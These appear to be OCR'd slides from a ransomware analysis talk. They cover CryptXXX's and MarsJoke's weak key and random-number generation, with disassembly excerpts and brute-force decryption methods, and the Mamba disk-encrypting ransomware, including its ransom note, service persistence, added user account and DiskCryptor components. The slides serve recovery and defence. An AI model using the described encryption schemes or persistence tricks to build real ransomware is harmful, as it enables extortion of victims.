0B00274F 01 D0                   add     eax, edx
0B002751 69 C0 E8 03 00 00       imul    eax, 3E8h
0B002757 66 8B 55 F6             mov     dx, [ebp+SystemTime.wMilliseconds]
0B00275B 01 D0                   add     eax, edx
0B00275D A3 08 10 02 0B          mov     ds:dword_B021008, eax
0B002762 8B E5                   mov     esp, ebp
0B002764 5D                      pop     ebp
0B002765 C3                      retn
0B002765                         call_GetSystemTime endp
0B002765
```

CryptXXX – Key Generation

- Key is generated using the current system time (hour, minute, second, millisecond)
- Return value of GetTickCount is not used
- Number of possible keys:
  24*60*60*1000 = 86400000
- It is possible to brute force the keys
- From the accessed time of the files the key space can be reduced even more
- Decryption: using the magic number of the files


- **Weak key generation algorithm – small key space**

CryptXXX – Version3

- RC4 and RSA are also used for file encryption:
  the first 64 bytes are encrypted with RSA, the following 8191 bytes with RC4, then RSA again, then RC4 and so on.
- RC4 encryption is still vulnerable to brute force attack
- RSA encryption ensures that the files cannot be fully decrypted

MarsJoke

- AES-256 and Curve25519
- Curve25519 is a state-of-the-art elliptic-curve Diffie-Hellman function



Alice's secret key a

Public string $\underline{9}$

Bob's secret key b

Public function Curve25519

Alice's public key Curve25519($a, \underline{9}$)

Bob's public key Curve25519($b, \underline{9}$)

$\{$Alice, Bob$\}$'s shared secret Curve25519(a, Curve25519($b, \underline{9}$))

=

$\{$Bob, Alice$\}$'s shared secret Curve25519(b, Curve25519($a, \underline{9}$))

D. J. Bernstein. Curve25519: new Diffie-Hellman speed records. URL: https://cr.yp.to/ecdh/curve25519-20060209.pdf.

Curve25519(SecretA, PublicB) = Curve25519(SecretB, PublicA)

Base: a constant, 9 followed by all zeros

MarsJoke

- Curve25519
  - Rand1 = 32 random bytes
  - Secret1 = sha256(Rand1)
  - Public1 = Curve25519(Secret1, Base)

  - Rand2= 32 random bytes
  - Secret2 = sha256(Rand2)
  - Public2 = Curve25519 (Secret2, Base)

  - Rand3= 32 random bytes
  - Secret3 = sha256(Rand3)
  - Public3 =Curve25519 (Secret3, Base)

  - **AES2** = sha256(Curve25519(Secret3, Public1))
  - Files are compressed with zlib and then encrypted using **AES2**


  - **AES1** = sha256(Curve25519 (Secret2, **Public_Master**))
  - Info = Secret1 and Machine GUID encrypted using **AES1**

MarsJoke


- The following information is saved in the encrypted files:
  - The string HUI
  - Public3
  - Public1
  - Public2
  - Info
  - encrypted compressed file
- Decryption:
  - **AES1** = sha256(Curve25519 (**Private_Master**, Public2))
  - Info decrypted using **AES1** -> Secret1 is known
  - **AES2** = sha256(Curve25519(Secret1, Public3))

MarsJoke

- Problem: random generation



```
00408A6D 50                  push    eax
00408A6E E8 2A FF FF FF      call    randbytes
00408A73 59                  pop     ecx
00408A74 8D 4D C8            lea     ecx, [ebp-38h]
00408A77 E8 95 F4 FF FF      call    hash_makestring
00408A7C 8D 4D A8            lea     ecx, [ebp-58h]
00408A7F 51                  push    ecx
00408A80 50                  push    eax
00408A81 89 85 44 FF FF FF   mov     [ebp-0BCh], eax
00408A87 E8 E9 FE FF FF      call    curve25519
00408A8C 59                  pop     ecx
00408A8D 89 85 50 FF FF FF   mov     [ebp-0B0h], eax
00408A93 59                  pop     ecx
00408A94 8D 45 88            lea     eax, [ebp-78h]
00408A97 50                  push    eax
00408A98 E8 00 FF FF FF      call    randbytes
00408A9D 59                  pop     ecx
00408A9E 8D 4D 88            lea     ecx, [ebp-78h]
00408AA1 E8 6B F4 FF FF      call    hash_makestring
00408AA6 89 85 54 FF FF FF   mov     [ebp-0ACh], eax
00408AAC 8D 45 A8            lea     eax, [ebp-58h]
00408AAF 50                  push    eax
00408AB0 FF B5 54 FF FF FF   push    dword ptr [ebp-0ACh]
00408AB6 E8 BA FE FF FF      call    curve25519
00408ABB 59                  pop     ecx
00408ABC 59                  pop     ecx
00408ABD FF B5 40 FF FF FF   push    dword ptr [ebp-0C0h]
00408AC3 89 85 4C FF FF FF   mov     [ebp-0B4h], eax
00408AC9 FF B5 54 FF FF FF   push    dword ptr [ebp-0ACh]
00408ACF E8 A1 FE FF FF      call    curve25519
00408AD4 59                  pop     ecx
00408AD5 59                  pop     ecx
00408AD6 8B C8               mov     ecx, eax
00408AD8 89 8D 48 FF FF FF   mov     [ebp-0B8h], ecx
00408ADE E8 2E F4 FF FF      call    hash_makestring
```



```
0040899D
0040899D
0040899D
0040899D                                randbytes proc near
0040899D
0040899D                                arg_0= dword ptr  8
0040899D
0040899D 56                             push    esi
0040899E 33 F6                          xor     esi, esi
```

```
004089A0
004089A0                                loc_4089A0:
004089A0 E8 90 40 03 00                 call    _rand
004089A5 25 1F 00 00 80                 and     eax, 8000001Fh
004089AA 79 05                          jns     short loc_4089B1
```


```
004089AC 48                             dec     eax
004089AD 83 C8 E0                       or      eax, 0FFFFFFE0h
004089B0 40                             inc     eax
```

```
004089B1
004089B1                                loc_4089B1:
004089B1 8B 4C 24 08                    mov     ecx, [esp+arg_0]
004089B5 88 04 0E                       mov     [esi+ecx], al
004089B8 46                             inc     esi
004089B9 83 FE 20                       cmp     esi, 20h
004089BC 7C E2                          jl      short loc_4089A0
```

```
004089BE 5E                             pop     esi
004089BF C3                             retn
004089BF                                randbytes endp
004089BF
```

MarsJoke

- Problem: random generation



```
00407168
00407168
00407168
00407168                         sub_407168 proc near
00407168 53                      push    ebx
00407169 56                      push    esi
0040716A 57                      push    edi
0040716B FF 15 CC 62 45 00       call    ds:GetProcessHeap
00407171 A3 DC 99 48 00          mov     hHeap, eax
00407176 E8 31 3A 00 00          call    sub_40ABAC
0040717B BB 04 01 00 00          mov     ebx, 104h
00407180 53                      push    ebx             ; nSize
00407181 BF D8 92 48 00          mov     edi, offset ExistingFileName
00407186 57                      push    edi             ; lpFilename
00407187 6A 00                   push    0               ; hModule
00407189 FF 15 08 63 45 00       call    ds:GetModuleFileNameW
0040718F BE D0 90 48 00          mov     esi, offset word_4890D0
00407194 56                      push    esi             ; lpBuffer
00407195 53                      push    ebx             ; nBufferLength
00407196 FF 15 00 63 45 00       call    ds:GetCurrentDirectoryW
0040719C 6A 00                   push    0
0040719E E8 B4 58 03 00          call    __time64
004071A3 59                      pop     ecx
004071A4 50                      push    eax             ; unsigned int
004071A5 E8 7E 58 03 00          call    _srand
004071AA 59                      pop     ecx
004071AB 56                      push    esi             ; lpszDir
004071AC 68 E0 94 48 00          push    offset szDest   ; szDest
004071B1 8B C7                   mov     eax, edi
004071B3 E8 9F 0F 00 00          call    sub_408157
004071B8 59                      pop     ecx
004071B9 59                      pop     ecx
004071BA E8 DB 05 00 00          call    sub_40779A
004071BF 84 C0                   test    al, al
004071C1 75 13                   jnz     short loc_4071D6
```

__time64: returns the time as seconds elapsed since midnight, January 1, 1970

_srand: sets the starting seed value for the pseudorandom number generator

_rand: returns a pseudorandom integer in the range 0 to RAND_MAX (32767)

Using the same seed the same pseudorandom values are generated.

MarsJoke

- Decryption:
  - Choose a possible value for the seed
  - Calculate Rand3’= 32 random bytes
  - Calculate Secret3’ = sha256(Rand3’)
  - Calculate Public3’ = Curve25519 (Secret3’, Base)
  - Check if Public3’ = Public3
    - If yes, AES2 key can be retrieved: AES2 = sha256(Curve25519(Secret3, Public1))
    - If no, choose another seed


- **Weak random number generation**

Mamba

SOPHOS


Mamba

- Instead of encrypting the files it encrypts the entire hard drive



Mamba ransomware strikes at your whole disk, not just your files


SEP 27 2016 4:59PM



```
You are Hacked !!!! H.D.D Encrypted , Contact Us For Decryption Key (w889901665@
yandex.com) YOURID: 123151*********
password incorrect
You are Hacked !!!! H.D.D Encrypted , Contact Us For Decryption Key (w889901665@
yandex.com) YOURID: 123151_
```


Mamba

- Mamba runs with an argument, which is the password



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>151.exe cryptonite
```

- Installs itself as a Windows service with the name DefragmentationService and with LocalSystem privileges
- Creates a new user: mythbuster



DefragmentService Properties (Local Computer)

Service name: DefragmentService

Display name: DefragmentService

Description:

Path to executable:
C:\Users\user\151.exe cryptonite

Startup type: Automatic

Help me configure service startup options.


Service status: Started

You can specify the start parameters that apply when you start the service from here.

Start parameters:


Mamba

- Uses DiskCryptor, a Full Disk Encryption (FDE) tool



```
32DCAPI.DLL
  105
    2057
32DCCON.EXE
32DCINST.EXE
32DCRYPT.EXE
32DCRYPT.SYS
32NETPASS.EXE
64DCAPI.DLL
64DCCON.EXE
64DCINST.EXE
64DCRYPT.EXE
64DCRYPT.SYS
64NETPASS.EXE
MOUNT.EXE
24
```

